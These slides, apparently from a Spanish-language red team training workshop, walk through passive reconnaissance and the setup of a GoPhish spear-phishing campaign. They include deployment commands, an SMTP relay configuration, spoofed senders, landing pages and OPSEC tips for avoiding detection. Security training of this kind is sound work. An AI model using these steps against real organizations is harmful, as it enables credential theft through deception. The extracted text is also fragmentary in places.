

RedTeam

Campaign



Fátima Rodríguez Giles
Cybersecurity Intelligence Analyst
ESET Latinoamérica

RedTeam

Campaign

Agenda

- 01: Conceptos de Red Team
- 02: Reconocimiento
 - Enumeración
 - Armamento
- 03: Entrega
 - Phishing
 - 04: Explotación
 - 05: Instalación
 - 06: Comando y control



De la speaker

- **8 años de experiencia en Ciberseguridad**
- **3 en seguridad ofensiva**
- **2 años en ESET Latinoamérica**
- **Entrega de servicios ofensivos para todos los países de LATAM**
- **3 años de voluntariado en diferentes comunidades de infosec**
- **Actualmente líder del Programa WOMCY TECH**
- **Speaker para varias universidades/congresos/conferencias**
- **Mentora en WOMCY Latam Women In Cybersecurity**
- **Maestra en Seguridad de la Información & Ciencias de la computación**
- **Top Women In Cybersecurity 2023**
- **En curso: Master WomenCISO de Google**



01

Conceptos de Red team

Preguntas



Recursos

Instancia DNS	Publica	Privada

```
$sudo chmod 400 key.pem  
$ssh -i path\to\key.pem -L  
3333:localhost:3333 -L  
1337:localhost:1337 -L  
5000:localhost:5000  
kali@ec2-3-21-233-175.us-east-2.compute.amazonaws.com
```

Preguntas



Recursos

SSID: WHYARESOSERIOUS

PSK: LIFEGOESON

MATERIALES:

<http://192.168.15.3:2828/>

MAQUINA LOCAL

ssh -p kali@192.168.15.x:kali

Recursos

- 1. Acceder a la cuenta de Google (debe ser una cuenta personal @gmail.com)**
- 2. Ingresar al siguiente link:**

- <https://security.google.com/settings/security/appPasswords>


- 3. Establecer el nombre de la aplicación como “GOPHISH”**
- 4. Copiar el código de la aplicación, debe ser con el formato:**

XXXX – XXXX – XXXX – XXXX

- 5. Los datos del relay en Gmail son:**

HOST:smtp.gmail.com:587
Username: Correo gmail
PASS:{código paso 4}

Objetivo




**Obtener la forma más
alta de acceso a todos
los dominios de la red.**



Enfoque ofensivo




Metodología y Fases



Fuente: Innotec Security

Metodología y Fases



Ayudar a la organización a auditar los controles previamente establecidos

Procedimientos de un ataque


Operations security (OPSEC) is a process that identifies critical information to determine if information obtained by adversaries could be interpreted to be useful to them.

Reconocimiento & establecimiento de objetivos

- Identificar personas clave (clientes, vendors, partners, etc)
- Identificar infraestructura (i.e. dominios y subdominios)
- Branding, estilo, anuncios, publicidad
- *Disinformation & deception*

Análisis & diseño de motivos/pretextos

- Armamento de la información colectada con OS
- Creación de landing pages, correos, memos, banners, promos con la imagen del objetivo.
- Creación de la narrativa que vas a utilizar
- *Uso de habilitadores de software*



Implementación

- Instalación y configuración de los recursos de infraestructura necesarios
- Configuración de hardware (si aplica).
- Pruebas del entorno
- Vigilia de los posibles mecanismos de detección


Evasión de defensas

- Uso de medidas contra la de detección de correo basura
- Reporte de endpoints, proveedores o correos temporales no marcados como inseguros o de entrega de suplantación

Entrega & Explotación

- **Detección de payloads = gameover**
- **Social engineering Backlash**
- **Compromiso, denegación, baneo de nuestra propia infraestructura**

Descargo de responsabilidad



02

Reconocimiento & armamento

GATHERING INFRASTRUCTURE

Se debe realizar mediante herramientas pasivas o activas, el reconocimiento de la infraestructura de correo electrónico, la configuración del mismo (registros SPF, DKIM y DMARC), las herramientas de seguridad asociadas a las páginas web, los encabezados de seguridad que permitirán o no la manipulación externa del sitio. Todo con la correspondiente seguridad operativa para evitar que los equipos de defensa puedan anticipar un ataque

```
000  
  
# HTTP Security Headers  
<IfModule mod_headers.c>  
Header set Strict-Transport-Security "max-age=31536000; includeSubDomains"  
Header set X-Content-Type-Options "nosniff"  
Header set X-Xss-Protection "1; mode=block"  
Header set X-Frame-Options "SAMEORIGIN"  
Header set Referrer-Policy "strict-origin-when-cross-origin"  
Header set Permissions-Policy "geolocation=self"  
</IfModule>
```

Verify you are human by completing the action below.



...pm.ar needs to review the
before proceeding.



The screenshot shows a news article from SecurityWeek. The header includes the site's logo and navigation icons. The main title is "Mercedes Source Code Exposed by Leaked GitHub Token". Below the title is a sub-headline: "A leaked token provided unrestricted access to the entire source code on Mercedes-Benz's GitHub Enterprise server." The author is listed as Ionut Arghire, and the date is January 31, 2024. There are social sharing icons for Facebook, LinkedIn, and Twitter.

DATA BREACHES

Mercedes Source Code Exposed by Leaked GitHub Token

A leaked token provided unrestricted access to the entire source code on Mercedes-Benz's GitHub Enterprise server.



By Ionut Arghire
January 31, 2024



EleKtra-Leak Cryptojacking Attacks Exploit AWS IAM Credentials Exposed on GitHub

Oct 30, 2023 Newsroom




Figure 2. Operation CloudKeys architecture.

A new ongoing campaign dubbed EleKtra-Leak has set its eyes on exposed Amazon Web Service (AWS)



Objetivos

- Identificar la infraestructura de correo de la institución a atacar.
- Identificar el formato de correo electrónico
- Identificar una posible página de login para suplantar (cualquier tipo de plataforma)
- Verificar las medidas de seguridad en la plataforma para su posterior evaluación.

Reconocimiento

Los siguientes son sitios recomendados para buscar información de acceso y autenticación:

- <https://www.exploit-db.com/google-hacking-database>
- [DNSDumpster.com - dns recon and research, find and lookup dns records](https://DNSDumpster.com)
- <https://afsh4ck.gitbook.io/ethical-hacking-cheatsheet/recopilacion-de-informacion/google-hacking/google-dorks>
- <https://github.com/techgaun/github-dorks>
- <https://github.com/Ishanoshada/GDorks>
- <https://accounts.google.com/signin/v2/username recovery>
- [Dig \(petición de DNS\) \(googleapps.com\)](https://dig.google.com)
- [Un momento... \(censys.io\)](https://censys.io)
- [https://snov.io/ \(Tiene un validador de correos existentes\)](https://snov.io/)
- [https://hunter.io/ \(búsqueda de correos por dominio\).](https://hunter.io/)
- <https://scatteredsecrets.com/>
- <https://haveibeenpwned.com/Passwords>
- <https://anymailfinder.com/>



Write Up

1. Buscar el script de búsqueda para identificar los objetivos, por ejemplo:
<https://github.com/techgaun/github-dorks>
2. Identificar el formato de las direcciones de correo electrónico de la organización.
3. Identificar alguna página de ingreso (login, correo, plataforma SaaS) de la organización.
4. Desde las herramientas web, hacer el reconocimiento de:
 - Infraestructura de correo
 - Registros DNS
 - Encabezados de seguridad (en específico: **X-Frame-Options**)

A través de las herramientas listadas en el slide anterior,

Evitamos el uso de herramientas instaladas localmente para preservar OPSEC.


Este tipo de reconocimiento es mayoritariamente PASIVO.






15
MINUTOS





- Divulgación accidental de identidad
- Recopilación de datos no intencional o recopilación excesiva
- Activación de alarmas en sistemas de destino
- Sobrexposición de herramientas y técnicas de reconocimiento




03



Entrega

SPEAR PHISHING ATTACK



Phishing se refiere a un intento de robar información confidencial, generalmente en forma de nombres de usuario, contraseñas, números de tarjetas de crédito, información de cuentas bancarias u otros datos importantes para utilizar o vender la información robada.

Spear phishing es un tipo de ataque de phishing dirigido a un individuo, grupo u organización específica. Estas estafas personalizadas engañan a las víctimas para que divulguen datos confidenciales, descarguen malware o envíen dinero a un atacante.

Hackers rusos atacan a SRE y SAT con creación masiva de sitios falsos para phishing

En solo una semana se han registrado diversos sitios desde Rusia que buscan engañar a los usuarios haciéndose pasar por sitios del gobierno de México



Phishing. La campaña podría buscar el robo de información de los mexicanos. (Foto: Dall-E)

NEWS 16 FEB 2024

Hackers Exploit EU Agenda in Spear Phishing Campaigns



Kevin Poireault

Reporter, Infosecurity Magazine

Follow @Kpoireault Connect on LinkedIn

Organizations based in the EU are being targeted by spear phishing campaigns leveraging EU political and diplomatic events, according to the bloc's Computer Emergency Response Team (CERT-EU).

In its *Threat Landscape Report 2023*, published on February 1, CERT-EU found that lures exploiting the EU agenda have been used since 2023.



Write Up

1. Iniciar el despliegue de la herramienta **GoPhish**

```
wget
```

```
$https://github.com/gophish/gophish/releases/download/v0.12.1/gophish-v0.12.1-linux-64bit.zip
```

```
$sudo apt install unzip
```

```
$unzip gophish-v0.12.1-linux-64bit.zip -d gophish
```

```
$cd ./gophish
```

```
$ls -la
```

```
$sudo nano config.json
```

Cambiar "listen_url" en the admin_server area, por:
0.0.0.0:3333.

Cambiar "use_tls" a 'false'

CRTL + O | ENTER | CRTL + X (guardar los cambios)

(Nota: La instancia ya tiene los puertos necesarios abiertos al exterior)

3. Realizar la ejecución
sudo chmod +x gophish
sudo ./gophish

4. Verificar el despliegue en la:
<http://localhost:3333>

3. Ingresar a la instancia. las credenciales por defecto son:

admin:(archivo de credenciales)

(en caso de una instancia, no realizar el despliegue, hacer un port forwarding a:

#ssh -i attacker.pem -L 3333:localhost:3333 -L 80:localhost:80 kali@instancia.)



Write Up II

Entrega

7. Realizar el setting up de la campaña en el orden:

a) Sending profile con los datos a continuación:

HOST: PENDIENTE

USER: PENDIENTE

PASS: PENDIENTE

y la dirección de correo remitente falsa que haga
el mail un pretexto creíble.

b) Búsqueda o descarga de la landing page

c) Formato o descarga del Email template (.eml),
estableciendo dónde irán los enlaces hacia la
landing page.

d) Establecer correos de prueba para enviar


e) En el establecimiento de la campaña, colocar en
el campo URL la IP (Local para los conectados
localmente y pública para los de instancia) en HTTP
sin ningún puerto: i.e. <http://192.168.15.101/>

f) Hacer pruebas de envío y recepción a un
correo temporal: [Email temporal desecharable](#)
[- Temp Mail \(temp-mail.io\)](#)



- Realizar el levantamiento de la instancia de Gopish
- Realizar el establecimiento de una campaña de PHISHING con la información recolectada en las fases previas
- Realizar las pruebas para entrega de una landing efectiva
- Verificación de la información obtenida dentro de la plataforma.

Objetivos



- **Phishing or Social Engineering Backlash**
- **Exposición no intencional de la red**
- **Vulnerabilidades de servicios de terceros**
- **Sincronización horaria con las actividades del objetivo**

